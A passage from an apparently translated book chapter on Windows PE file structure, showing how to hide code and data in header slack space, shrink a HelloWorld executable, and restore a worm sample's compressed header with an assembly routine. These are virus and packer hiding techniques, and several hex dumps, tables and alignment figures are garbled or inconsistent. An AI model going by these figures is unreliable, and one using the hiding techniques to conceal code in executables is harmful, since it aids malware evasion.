00000000  4D 5A 48 65 6C 6C 6F 57 6F 72 6C 64 50 45 00 00  MZHelloWorldPE..
```

This example shows that the string variable to be displayed by the program is moved to the IMAGE\_DOS\_HEADER at the beginning of the file, and it automatically overlaps with the PE signature field of the IMAGE\_NT\_HEADERS structure. The overlapping part is:

```
>> 50 45 00 00
```

Since this part is considered as IMAGE\_NT\_HEADERS.Signature, it can also be seen as part of the string "Hello WorldPE\0\0". The location of this part of the variable was originally a standalone ".data" section occupying 200h bytes in the file. Through this kind of migration, the PE structure changes, not only reducing the content of the section but also decreasing the number of sections.

---

### 2. CODE STORAGE

The encoding of code migration is more common, often seen in PE compression, encryption, enhancement, and decryption scenarios. The continuous code in the file header is also part of the location for modification. If continuous code cannot be placed at the end of the code, it will cause the code to be relocated. For example, the reverse engineering code of HelloWorld.exe in chapter 1 is shown as follows:

```
00401000  /$  6A 00      PUSH 0          ; /Style = MB_OK|MB_APPLMODAL
00401002  |.  6A 00      PUSH 0          ; |Title = NULL
00401004  |.  68 00 30 40 00 PUSH HelloWorld.00403000 ; |Text = "HelloWorld-modified by OD"
00401009  |.  6A 00      PUSH 0          ; |hOwner = NULL
0040100B  |.  E8 00 00 00 00 CALL <JMP.&user32.MessageBoxA>; MessageBoxA
00401010  |.  6A 00      PUSH 0          ; |ExitCode = 0
00401012  |.  68 00 00 00 00 CALL <JMP.&kernel32.ExitProcess>; ExitProcess
00401017  CC           INT3
00401018  >-> FF25 00284000 JMP DWORD PTR DS:[<&user32.MessageBoxA>]
0040101E  ->- FF25 00284000 JMP DWORD PTR DS:[<&kernel32.ExitProcess>]
```

The instruction length statistics for the code section are 36 bytes. The usable spaces for placing these codes after migration are two: one is the IMAGE\_DOS\_HEADER, and the other is the data directory table.

Assuming there are no spaces to place these codes as shown above, we can store the codes in the external storage but must ensure that the subsequent instructions are linked to the previous ones. Below is an example of the instruction length statistics for HelloWorld.exe reverse engineering:

```

- 6A 00      (3 instructions of length 6 bytes each)
- 6A 00      (2 instructions of length 5 bytes each)
- 68 00 30  (4 instructions of length 2 bytes each)
- 00 00      (1 instruction of length 1 byte)

```

With this continuous data, the corresponding usable space described in the transformation section will store these instructions separately in different space positions. Here is an example of the previous three methods: Use FlexHex to open the BaseOfCode starting from the 8th byte of the file header, store 06 6A 00 with another jump instruction EB 00.

Using the extended PE header MajorOperatingSystemVersion field, store an 8-byte instruction 68 00304000 starting from 00304000 plus an additional near jump instruction EB 00.

Then calculate the operational count of the jump instruction based on the distance between the two parts as follows:

BaseOfCode	DWORD	? ; 0020h	- Starting RVA of the code section
BaseOfData	DWORD	? ; 0030h	- Starting RVA of the data section
ImageBase	DWORD	? ; 0034h	- Preferred load address of the program
SectionAlignment	DWORD	? ; 0038h	- Alignment of sections in memory
FileAlignment	DWORD	? ; 003Ch	- Alignment of sections in the file
MajorOperatingSystemVersion	WORD	? ; 0040h	- Major version number of the operating system

As shown above, from the BaseOfCode field to the MajorOperatingSystemVersion field, there are three double-byte fields in between, so the operational count of the first near jump instruction is calculated as  $4 * 3 + 2 = 0Eh$ . Another operational count needs to be calculated based on the position of the next instruction in the field.

Thus, the original instruction:

```

PUSH 0
PUSH 0
PUSH HelloWo.00403000

```

Becomes the current instruction:

```

PUSH 0
PUSH 0
Jmp Loc1:
.....
Loc1:
PUSH HelloWo.00403000

```

The above method is complex when reconstructing instructions. In fact, there is a better way, which is through program encoding, allowing the linking tool to construct the instruction length for us. The steps are demonstrated below:

**Step 1:** Modify the initial instruction code segment. The following content is the code segment of the original HelloWorld.exe:

```

00000400  6A 00 6A 00 68 00 30 40 00 6A 00 E8 08 00 00 00 j.j.h.0@.j....
00000410  6A 00 E8 07 00 00 00 CC FF 25 08 20 40 00 FF 25 j.....%..@.%
00000420  00 20 40 00 .@.

```

The above listing is the original instruction code segment before correction.

**Step 2:** Modify the subsequent program. Split the original instruction code segment into multiple small code blocks through the program, as detailed in code listing 12-1.

**Code Listing 12-1:** Split original instruction code (chapter12\exp.asm)

```
1 ;-----
2 ; Modified HelloWorld source code for tool use
3 ; Author: Wei Li
4 ; 2011.2.18
5 ;-----
6 .386
7 .model flat, stdcall
8 option casemap:none
9
10 include windows.inc
11 include user32.inc
12 includelib user32.lib
13 include kernel32.inc
14 includelib kernel32.lib
15
16 ; Data Segment
17 .data
18 szText db 'HelloWorldPE',0
19 ; Code Segment
20 .code
21 start:
22     push MB_OK
23     push NULL
24     push offset szText
25     jmp short @next1
26     db 8 dup(0aah) ; Inserted 8 bytes in the code
27 @next1:
28     push NULL
29     call MessageBoxA
30
31     push NULL
32     call ExitProcess
33 end start
```

Line 26 uses the pseudo-instruction `db` to define the gap (in bytes) between the first block of code (lines 22 to 25) and the second block of code (lines 28 to 32).

**Step 3:** Corrected code. Below is the code with the added padding data:

00000400	6A 00 6A 00 68 00 30 40 00 EB 08	<b>[AA AA AA AA AA]</b>	j.j.h.0@..
00000410	<b>[AA AA AA]</b>	6A 00 E8 08 00 00 00 6A 00 E8 07 00 00	j.....j....
00000420	00 CC FF 25 08 20 40 00 FF 25 00 20 40 00		. %. @. %. @.

The corresponding assembly code for the bytes is as follows:

00401000	> \$ 6A 00	<b>PUSH 0</b>
00401002	.	<b>PUSH 0</b>
00401004	.	<b>PUSH exp.00403000</b> ; ASCII "HelloWorldPE"
00401009	.	<b>JMP SHORT exp.00401013</b>
0040100B	.	<b>STOS BYTE PTR ES:[EDI]</b>
0040100C	.	<b>STOS BYTE PTR ES:[EDI]</b>
0040100D	.	<b>STOS BYTE PTR ES:[EDI]</b>
0040100E	.	<b>STOS BYTE PTR ES:[EDI]</b>
0040100F	.	<b>STOS BYTE PTR ES:[EDI]</b>
00401010	.	<b>STOS BYTE PTR ES:[EDI]</b>
00401011	.	<b>STOS BYTE PTR ES:[EDI]</b>

```

00401012 . AA
00401013 > 6A 00
00401015 . E8 08000000
0040101A . 6A 00
0040101C . 68 00000000
00401021 CC
00401022 -$ FF25 08204000
00401028 -$ FF25 00204000

STOS BYTE PTR ES:[EDI]
PUSH 0 ; hOwner = NULL
CALL <JMP.&user32.MessageBoxA>; MessageBoxA
PUSH 0 ; ExitCode = 0
CALL <JMP.&kernel32.ExitProcess>; ExitProcess
INT3
JMP DWORD PTR DS:[<&user32.MessageBoxA>]
JMP DWORD PTR DS:[<&kernel32.ExitProcess>]

```

The code listing 12-1 line 25 uses the jump instruction (translated byte code is EB). In the source code, the developer needs to calculate the location where the jump instruction will jump to and the operational count after the jump, which the compiler will automatically handle. From the reverse-engineered code, we can see that the operational count after the EB jump is 08, which is the 8 bytes defined in line 26 of the code listing 12-1 with 8 instances of 0AAh. This simple method allows the compiler to help us calculate the operational count of the jump instruction.

#### 12.1.4 DATA COMPRESSION TECHNIQUE

During the editing process, if the instruction code is relatively large, we can first compress the code, then find a relatively large continuous space in the PE header to place the decompressed code. After the program is loaded by the PE loader, the file header is no longer used. In this way, we can decompress the stored compressed code through an instruction code placed at the end of the file, and the decompression can be done through the jump instruction.

Since the compressed code is not easy to observe directly, this method is implemented in some virus programs. Also, some shell programs use data compression techniques. Below is an application of this technique, and here is a description of the code's content:

00000000	4D 5A 50 00 01 02 00 03 04 00 01 0F 00 01 FF FF	MZP.....
00000010	00 02 B8 00 07 40 00 01 1A 00 22 01 00 02 BA 10	..?@...."??
00000020	00 01 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90 54	....??L? T
00000030	68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73 74	his program must
00000040	20 62 65 20 72 75 6E 20 75 6E 64 65 72 20 57 69	be run under Wi
00000050	6E 33 32 0D 0A 24 37 00 88 50 45 00 02 4C 01 04	n32..\$7. E..L..
00000060	00 01 B5 2C EF 82 00 08 E0 00 01 8E 81 0B 01 02	..? ..?. ...
00000070	19 00 01 02 00 03 06 00 07 10 00 03 10 00 03 20	.....
00000080	00 04 40 00 02 10 00 03 02 00 02 01 00 07 03 00	..@.....
00000090	01 0A 00 06 50 00 03 04 00 06 02 00 05 10 00 02	....P.....
000000A0	20 00 04 10 00 02 10 00 06 10 00 0C 30 00 02 4E	.....0..N
000000B0	00 1C 40 00 02 0C 00 53 43 4F 44 45 00 05 10 00	..@....SCODE....
000000C0	03 10 00 03 02 00 03 06 00 0E 20 00 02 60 44 41	..... ..`DA
000000D0	54 41 00 05 10 00 03 20 00 03 02 00 03 08 00 0E	TA..... .....
000000E0	40 00 02 C0 2E 69 64 61 74 61 00 03 10 00 03 30	@..?idata.....0
000000F0	00 03 02 00 03 0A 00 0E 40 00 02 C0 2E 72 65 6C	.....@..?rel
00000100	6F 63 00 03 10 00 03 40 00 03 02 00 03 0C 00 0E	oc.....@.....
00000110	40 00 02 50 00 FF 00 FF 00 FF 00 6B C3 FF 25 30	@..P. . . .k?%0

The virus has not made significant modifications to the two identification fields. Note the content of the section, which, according to the basic knowledge introduced, each section header should be at least 40 bytes, but it is clear that the size here does not match. After detailed analysis, it is known that the virus has encrypted this part of the data. Below is a detailed analysis of how the virus encrypts this part of the data.

>>50 45 00 00 42 4C 01

Based on the previously learned knowledge, the PE header should have two "\0", but here it only uses 00-02 to represent these two "\0". It seems like a simple line compression algorithm was used. Usually, any consecutive "\0" places will have the number as the item following "\0". Let's look at the content of the SCODE, as shown below:

```
000000B0  00 1C 40 00 02 0C 00 53  43 4F 44 45 00 05 10 00  ...@....SCODE....
000000C0  03 10 00 03 02 00 03 06  00 0E 20 00 02 60
```

Based on the above guess, the actual content of the section is as follows:

```
000000B0  00 1C 40 00 02 0C 00 53  43 4F 44 45 00 00 00 00  ...@....SCODE....
000000C0  00 10 00 00 00 10 00 00  00 02 00 00 00 06 00 00
000000D0  00 00 00 00 00 00 00 00  00 00 00 00 20 00 00 60
```

Based on the recovered section below, the guess about the algorithm should be correct. Analyzing further, it can be seen that the virus author only encrypted the file header, and other parts were not modified. In other words, to restore the contents of this PE file, only the header needs to be processed. Understanding this principle makes the decryption work much easier. Below is the source code for decrypting the header data of the virus file.

**Code Listing 12-2:** Source code for decrypting the header data of the virus file  
(chapter12\UnEncrypt.asm)

```

1 ;-----
2 ; for xx Virus unzip File Header
3 ; Author: Wei Li
4 ; 2011.2.19
5 ;-----
6     .386
7     .model flat, stdcall
8     option casemap:none
9
10    include windows.inc
11    include user32.inc
12    includelib user32.lib
13    include kernel32.inc
14    includelib kernel32.lib
15    include comdlg32.inc
16    includelib comdlg32.lib
17
18
19    TOTAL_SIZE equ 162h
20
21 ; Data Segment
22 .data
23 szFileSource db 'c:\worm2.exe',0
24 szFileDest db 'c:\worm2_bak.exe',0
25 dwTotalSize dd 0
26 hFileSrc dd 0
27 hFileDst dd 0
28 dwTemp dd 0
29 dwTemp1 dd 0
30 dwTemp2 dd 0
31 szCaption db 'Got you',0
32 szText db 'OK!?' ,0
33 szBuffer db TOTAL_SIZE dup(0)
34 szBuffer1 db 0ffffh dup(0)
35
36 ; Code Segment
37 .code
38
39 start:
40
41     ; Open worm2.exe
42     invoke CreateFile, addr szFileSource, GENERIC_READ, \

```

```

43             FILE_SHARE_READ, \
44             0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0
45     mov hFileSrc, eax
46 ; Create another file worm2_bak.exe
47     invoke CreateFile, addr szFileDest, GENERIC_WRITE, \
48                 FILE_SHARE_READ, \
49                 0, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0
50     mov hFileDst, eax
51
52 ; Decompress the header
53     invoke ReadFile, hFileSrc, addr szBuffer, \
54                 TOTAL_SIZE, addr dwTemp, 0
55
56     mov esi, offset szBuffer
57     mov edi, offset szBuffer1
58     mov ecx, TOTAL_SIZE
59     mov dwTemp2, 0
60     @@0:
61     lodsb
62     mov bl, al
63     sub bl, 0
64     jz @@1
65     stosb
66     inc dwTemp2
67     dec ecx
68     jecxz @F
69     jmp @@0
70     @@1:
71     dec ecx
72     jecxz @F
73     lodsb
74     push ecx
75     xor ecx, ecx
76     mov cl, al
77     add dwTemp2, ecx
78     mov al, 0
79     rep stosb
80     pop ecx
81
82     dec ecx
83     jecxz @F
84     jmp @@0
85     @F:
86     invoke WriteFile, hFileDst, addr szBuffer1, \
87                 dwTemp2, addr dwTemp1, NULL
88
89 ; Close files
90     invoke CloseHandle, hFileDst
91     invoke CloseHandle, hFileSrc
92
93     invoke MessageBox, NULL, offset szText, \
94                 offset szCaption, MB_OK
95     invoke ExitProcess, NULL
96 end start

```

The program first opens two files: one is the file to be decompressed, for reading; the other is the decompressed file, for writing. The decompression code is in lines 56-84. Line 61 reads a byte and then checks if it is 0. If it is, it jumps to label @@1 to execute; otherwise, it writes the byte from the source buffer to the target buffer `szBuffer1`.

If the byte read is 0, it reads another byte, which records the number of 0s. This value is stored in the `cl` register, and the `rep stosb` instruction specifies the number of 0s to be stored in the target buffer. Then, the loop count is adjusted, and it jumps back to label @@0 to continue execution.

Finally, the decompressed data in the target buffer is written to the target file (line 86).

The above describes two basic PE transformation techniques. Below, we will explore some principles that need to be followed in PE transformation to ensure that the transformed PE can be successfully loaded by Windows without errors.

---

## 12.2 AVAILABLE SPACES FOR TRANSFORMATION TECHNIQUES

To transform a PE, it is necessary to understand the replaceability characteristics of the data at each position in the PE file, i.e., whether the data can be replaced with other values or utilized for other purposes. In general, the spaces available for transformation in a PE can be classified into four types.

---

### 12.2.1 UNUSED FIELDS IN THE FILE HEADER

From the basic knowledge, we know that many fields in the PE file header can be modified and utilized. In other words, due to redundancy, many fields in the PE header structure are reserved, and these fields are either set to 0 if not used, or are unrestricted. The replaceable data for these fields is listed in Table 12-1 (the conclusion is based on the author's testing and may not apply to all cases).

**Table 12-1 Unused Fields in the File Header**

<i>Header</i>	<i>Field</i>	<i>Type</i>	<i>Size</i>
<b><i>IMAGE_DOS_HEADER</i></b>			54 bytes available excluding e_magic and e_lfanew
<b><i>IMAGE_FILE_HEADER</i> (Standard PE Header)</b>	TimeStamp	DD	4 bytes
	PointerToSymbolTable	DD	4 bytes
	NumberOfSymbols	DD	4 bytes
		<b>Total</b>	12 bytes
<b><i>IMAGE_OPTIONAL_HEADER</i> (Extended PE Header)</b>	MajorVersionLinker	DB	1 byte
	MinorVersionLinker	DB	1 byte
	SizeOfCode	DD	4 bytes
	SizeOfInitializedData	DD	4 bytes
	SizeOfUninitializedData	DD	4 bytes
		<b>Total</b>	14 bytes
	BaseOfCode	DD	4 bytes
	BaseOfData	DD	4 bytes
		<b>Total</b>	8 bytes
	MajorOperatingSystemVersion	DW	2 bytes
	MinorOperatingSystemVersion	DW	2 bytes
	MajorImageVersion	DW	2 bytes
	MinorImageVersion	DW	2 bytes
		<b>Total</b>	8 bytes
	MinorSubsystemVersion	DW	2 bytes
		<b>Total</b>	2 bytes
	CheckSum	DD	4 bytes
		<b>Total</b>	4 bytes
	LoaderFlags	DD	4 bytes
		<b>Total</b>	4 bytes
<b><i>IMAGE_DATA_DIRECTORY</i> (Data Directory)</b>	[0].RVA	DD	4 bytes
	[0].size	DD	4 bytes
		<b>Total</b>	8 bytes

	[2].size	DD	4 bytes
	[3].RVA	DD	4 bytes
	[3].size	DD	4 bytes
	[4].RVA	DD	4 bytes
	[4].size	DD	4 bytes
	[5].RVA	DD	4 bytes
	[5].size	DD	4 bytes
		<b>Total</b>	52 bytes
	[6].RVA	DD	4 bytes
	[6].size	DD	4 bytes
	[7].RVA	DD	4 bytes
	[7].size	DD	4 bytes
	[8].RVA	DD	4 bytes
	[8].size	DD	4 bytes
		<b>Total</b>	8 bytes
	[15].RVA	DD	4 bytes
	[15].size	DD	4 bytes
		<b>Total</b>	8 bytes
<b>IMAGE_SECTION_HEADER</b> <i>(Section Header)</i>	Name	DB 8	8 bytes
		DUP(0)	
	PointerToRelocations	DD	4 bytes
	PointerToLinenumbers	DD	4 bytes
	NumberOfRelocations	DW	2 bytes
	NumberOfLinenumbers	DW	2 bytes
		<b>Total</b>	20 bytes

Since most of the fields in the file header are not continuous, they are not greatly affected by different PE content. For example, the table above does not list the space added and extended in the data directory for the configuration of delay-import items. If a PE does not have the above features, then these spaces in the [x].size fields are usable. The usual use of non-continuous space is for storing data, and if the number of contiguous bytes is not much, it can be used to store code. For example, the commonly used instruction code itself is not large:

```

00401000 > $ EB 02      JMP SHORT exp1.00401004
00401002 90             NOP
00401003 90             NOP
00401004 > \ 90         NOP
00401005 33C0            XOR EAX, EAX
00401007 ^ 74 FB          JE SHORT exp1.00401004
00401009 90             NOP
0040100A 33C0            XOR EAX, EAX
0040100C 75 01          JNZ SHORT exp1.0040100F
0040100E 90             NOP

```

Larger continuous spaces can be used to store longer instruction code segments. These spaces mainly include the 54 bytes in the IMAGE\_DOS\_HEADER, 12 bytes in the standard PE header, 14 bytes in the extended header, 52 bytes in the data directory, and 20 bytes in each section header item.

### 12.2.2 VARIABLE-SIZED DATA BLOCKS

By expanding some variable-sized data blocks, space can also be obtained. These variable-sized data blocks include:

#### 1. DOS STUB

- Since the DOS STUB is reserved for 16-bit system compatibility, any bytes in it can be filled arbitrarily.

## 2. PE Extended Header IMAGE\_OPTIONAL\_HEADER32

- A field in the IMAGE\_FILE\_HEADER records the length of the PE extended header. This field is `SizeOfOptionalHeader`. Note that this field is of the DW type, which can have a maximum space of 1 word.

## 3. Data Directory Items

- The number and size fields in the data directory table are defined by `IMAGE_OPTIONAL_HEADER32.NumberOfRvaAndSizes`. By modifying this value, the size of the file can be expanded.

## 4. Section Table

- There is a value in this data structure, `SizeOfRawData`, which indicates the size of the section in the file. Modifying this value can play the role of expanding the section size.

**Note:** If the size of one section is modified, other sections and the file's starting address may also need to be adjusted.

In theory, as long as it is a variable-sized block, it has the potential to be expanded. The key issue is whether the PE loader's mechanism allows such modifications. You can test the feasibility of parts (2), (3), and (4) through experimentation. The following sections will verify the feasibility of (1).

If the file does not exist, then any data written after loading will be invalid. This implies that all fields in the PE file header and related data structures can be filled arbitrarily during runtime, with the only restriction being the read-only attribute of the PE header after loading is complete.

---

### 12.2.3 PADDING SPACE GENERATED BY ALIGNMENT

The mandatory alignment feature of the operating system creates a large number of 0-padding bytes in the PE file's sections. Using these padding spaces as transformation spaces can avoid the size limit of 200h bytes and the restriction that most system files have only a few bytes of available space (such as kernel32.dll).

---

### 12.3 PE FILE TRANSFORMATION PRINCIPLES

Before exploring the transformation principles and simple analysis of available spaces, this section investigates the necessary principles to follow when transforming a PE file. When transforming a PE file, the principles to follow include modifying certain fields of the PE data structure while ensuring some rules are met. If these rules are not followed, the target PE file produced by the transformation may fail to be recognized and loaded by the operating system. The following principles must be adhered to when performing PE transformation.

---

#### 12.3.1 ABOUT THE DATA DIRECTORY TABLE

The number of entries in the data directory table must be greater than or equal to 2. If the last byte in the PE file is within the data directory table, for example, in the third entry of the resource table, i.e.,  $[DD[2].VirtualAddress] < \text{file length} < [DD[2].isize]$ , the file cannot define the size of the resource, and the PE loader will set the resource table size to 0.

A complete data directory table should have readable byte fields in an ordinary PE file. The following is a byte field for testing the PE file's data directory table. Testing shows that continuous AA bytes are optional as valid fields.

```
00000080      AA AA AA AA AA AA AA AA 70 01 00 00 p...
00000090 3C 00 00 00 00 00 00 00 00 00 00 00 AA AA AA AA <.....
000000A0 AA AA
000000B0 AA AA AA AA 00 00 00 00 00 00 00 00 AA AA AA AA .....
000000C0 AA 00 00 00 00 .....
000000D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000E0 00 00 00 00 00 00 00 00 00 00 00 00 AA AA AA AA .....
000000F0 AA AA AA AA 00 00 00 00 00 00 00 00 AA AA AA AA -.....
00000100 AA AA AA AA
```

---

#### 12.3.2 ABOUT THE SECTION TABLE

The PE file header must define at least one section, but it can set the NumberOfSections field in the IMAGE\_FILE\_HEADER to 1.

---

#### 12.3.3 ABOUT THE IMPORT TABLE

The import table is the core of the PE. To enable static and dynamic linking of functions in an existing PE, transformation techniques must construct a reasonable import table (where "reasonable" means structurally legitimate) or retain the existing import table. In section 12.5.7, you will see a PE file that is only 133 bytes. In this file, all reducible fields in the PE header data structure are reduced, and the double-bridge structure of the import table still exists, even in such a short PE file.

The structure of the import table's IMAGE\_IMPORT\_DESCRIPTOR is sequential. As discussed earlier, "pointing to" the array ends with an entry containing all zeros. In fact, this condition can be limited to determining that IMAGE\_IMPORT\_DESCRIPTOR.Name1 is 0. If a PE file's structure just doesn't have space to store the corresponding field value, the system will default that the field exists and set its value to 0.

---

#### 12.3.4 ABOUT PROGRAM DATA

Data can be stored at any position in the file, at the file header, or in other sections. The properties of these positions must be readable, writable, and executable. Setting such properties is mainly to avoid the program crashing when executing the code stored in these places, or becoming the most basic resident code in the program (transformed code, import tables, IAT, etc.). For example, if the PE file exists in the file system and its size is 1000h, the system will automatically align the file to a page boundary, which makes the IAT readable, writable, and executable (as seen in the previous system file section).

---

#### 12.3.5 ABOUT ALIGNMENT

Section alignment must be equal to or larger than the file alignment. Since file alignment is defined as a power of 2, the section alignment must be set larger, and the two values must be equal to achieve the purpose of PE file alignment reduction. For example, in the two examples in this chapter, file alignment is set to 10h, and memory alignment is set to 4h.

```
SectionAlignment=FileAlignment=10h
SectionAlignment=FileAlignment=4h
```

---

### 12.3.6 SEVERAL KEY FIELDS

Each time the program size is modified, the positions of the relevant code sections and the length of the code sections will change. This will affect the records of these positions and lengths. The fields listed in Table 12-2 must be modified accordingly when performing transformations.

**Table 12-2** Key fields requiring attention and modification during transformation

Serial No.	Field Name	Value	Offset
1	IMAGE_OPTIONAL_HEADER32.NumberOfRvaAndSizes	'PE'	+0074h
2	IMAGE_OPTIONAL_HEADER32.SizeOfCode	'PE'	+001Ch
3	IMAGE_OPTIONAL_HEADER32.AddressOfEntryPoint	'PE'	+0028h
4	IMAGE_OPTIONAL_HEADER32.SectionAlignment	'PE'	+0038h
5	IMAGE_OPTIONAL_HEADER32.FileAlignment	'PE'	+003Ch
6	IMAGE_OPTIONAL_HEADER32.SizeOfImage	'PE'	+0050h
7	IMAGE_OPTIONAL_HEADER32.SizeOfHeaders	'PE'	+0054h
8	IMAGE_FILE_HEADER.SizeOfOptionalHeader	'MZ'	+0014h
9	IMAGE_FILE_HEADER.NumberOfSections	'MZ'	+0006h
10	IMAGE_DOS_HEADER.e_lfanew	'MZ'	+003Ch

The fields listed in Table 12-3 are those that can be fixed during transformation (i.e., fields that remain unchanged for most EXE files).

**Table 12-3** Fields That Can Be Fixed During Transformation

Serial No.	Field Name	Value	Offset
1	IMAGE_OPTIONAL_HEADER32.NumberOfRvaAndSize	2 ~ 16	'PE' +0074h
2	IMAGE_OPTIONAL_HEADER32.Subsystem	0002h	'PE' +005Ch
3	IMAGE_OPTIONAL_HEADER32.Magic	010Bh	'PE' +0018h
4	IMAGE_FILE_HEADER.Characteristics	01F0h	'PE' +0016h
5	IMAGE_FILE_HEADER.Machine	014Ch	'PE' +0004h
6	IMAGE_NT_HEADERS.Signature	'PE\0\0'	['MZ' +003Ch]
7	IMAGE_DOS_HEADER.e_magic	'MZ'	+0000h

In Table 12-3, the values in parentheses represent the offsets corresponding to the fixed values extracted from those locations. Below, we will explain the process of two practical examples to learn how to reduce the size of a PE.

---

### 12.4 EXAMPLE OF REDUCING THE SIZE OF A PE - HELLOWORLDPE

This section will analyze the source code sequence of "HelloWorld.asm" from Chapter 1, naming the string as "HelloWorldPE." To make the final modified PE program distinguishable, the final source code and the resulting PE sections will be shown separately.

---

#### 12.4.1 SOURCE PROGRAM - HELLOWORLD CODE (2560 BYTES)

To craft the modified source code, refer to code listing 12-3.

**Code Listing 12-3:** Modified HelloWorld Source Code (chapter12\helloworld.asm)

```
1 ;-----
2 ; Modified HelloWorld Source Code for Tool Use
3 ; Author: Wei Li
4 ; 2010.6.10
5 ;-----
6 .386
7 .model flat, stdcall
8 option casemap:none
9
10 include windows.inc
11 include user32.inc
12 includelib user32.lib
13 include kernel32.inc
14 includelib kernel32.lib
15
16 ; Data Segment
17 .data
18 szText db 'HelloWorldPE',0
19 ; Code Segment
20 .code
21 start:
22     invoke MessageBox, NULL, offset szText, NULL, MB_OK
23     invoke ExitProcess, NULL
24 end start
```

The source code is relatively simple, the program implements the function of popping up a window, and the window displays the string "HelloWorldPE".

Compile and link HelloWorld.asm to generate the final EXE file. Use FlexHex to open HelloWorld.exe, copy the byte code, and classify it into the following four parts: file header, code section, import table, and data section. The byte code for each part is as follows.

(1) File header = file header + section table + padding (size 400h)

00000000	4D 5A 90 00 03 00 00 00 04 00 00 00 00 FF FF 00 00	MZ..... . .
00000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00	.....@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B0 00 00 00	.....
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	.....!.L!Th
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 00 00	mode....\$.....
00000080	5D 5C 6D C1 19 3D 03 92 19 3D 03 92 19 3D 03 92	] \m.=...=...=.
00000090	97 22 10 92 1E 3D 03 92 E5 1D 11 92 18 3D 03 92	"...=...=..
000000A0	52 69 63 68 19 3D 03 92 00 00 00 00 00 00 00 00 00 00	Rich.=.....
000000B0	50 45 00 00 4C 01 03 00 E5 9F 11 4C 00 00 00 00 00 00	PE..L....L....
000000C0	00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 02 00 00 00 00	.....
000000D0	00 04 00 00 00 00 00 00 00 10 00 00 00 10 00 00 00 00	.....
000000E0	00 20 00 00 00 00 40 00 00 10 00 00 00 00 02 00 00 00	.....@.....
000000F0	04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00	.....
00000100	00 40 00 00 00 04 00 00 00 00 00 00 00 02 00 00 00 00	..@.....
00000110	00 00 10 00 00 10 00 00 00 00 00 10 00 00 10 00 00 00	.....
00000120	00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000130	10 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00 00 00	. . .<.....
00000140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000180	00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00	.....
00000190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001A0	00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00	.....text...
000001B0	24 00 00 00 00 10 00 00 00 02 00 00 00 04 00 00	\$.....
000001C0	00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60	.....`
000001D0	2E 72 64 61 74 61 00 00 92 00 00 00 00 00 20 00	.rdata.....
000001E0	00 02 00 00 00 06 00 00 00 00 00 00 00 00 00 00	.....
000001F0	00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00	....@..@.data...
00000200	0D 00 00 00 00 30 00 00 00 02 00 00 00 08 00 00	....0.....
00000210	00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0	.....@..
000003F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

(2) Code section = code + padding (size 200h)

00000400	6A 00 6A 00 68 00 30 40 00 6A 00 E8 08 00 00 00 00	j.j.h.0@.j.....
00000410	6A 00 E8 07 00 00 00 CC FF 25 08 20 40 00 FF 25	j..... % . @. %
00000420	00 20 40 00 00 00 00 00 00 00 00 00 00 00 00 00	. @.....
000005F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

(3) Import table = import table and related structures + padding (size 200h)

00000600	76 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00	v ..... \ .....
00000610	54 20 00 00 00 00 00 00 00 00 00 00 6A 20 00 00	T ..... j ..
00000620	08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00	. ..L .....
00000630	84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00	... ..
00000640	00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00	.....v ..
00000650	00 00 00 00 5C 20 00 00 00 00 00 00 9D 01 4D 65	....\ .....Me
00000660	73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32	ssageBoxA.user32
00000670	2E 64 6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63	.dll.. .ExitProc
00000680	65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C	ess.kernel32.dll
00000690	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000007F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

(4) Data section = data + padding (size 200h)

```
00000800 48 65 6C 6C 6F 57 6F 72 6C 64 50 45 00 00 00 00 00 HelloWorldPE....
000009F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

The above lists the complete byte code of HelloWorld.exe, mainly to compare the manually created smaller PE file. Below, let's go through the manual creation process to see the final generated target PE file.

#### 12.4.2 BYTE CODE OF THE TARGET PE FILE (432 BYTES)

The final target PE file can be found in the accompanying book file chapter12\HelloWorld\_7.exe. The length of all byte codes is 432 bytes, which can be run in the Windows XP SP3 environment. In OD, its memory allocation is shown in Figure 12-3.

地址	大小	属主	区域	包含	类型	访问	修改权限
00010000 00001000			00010000 (自身)		Priv	00021004	RW
00020000 00001000			00020000 (自身)		Priv	00021004	RW
0002C000 00001000			00030000		Priv	00021104	RW 保护
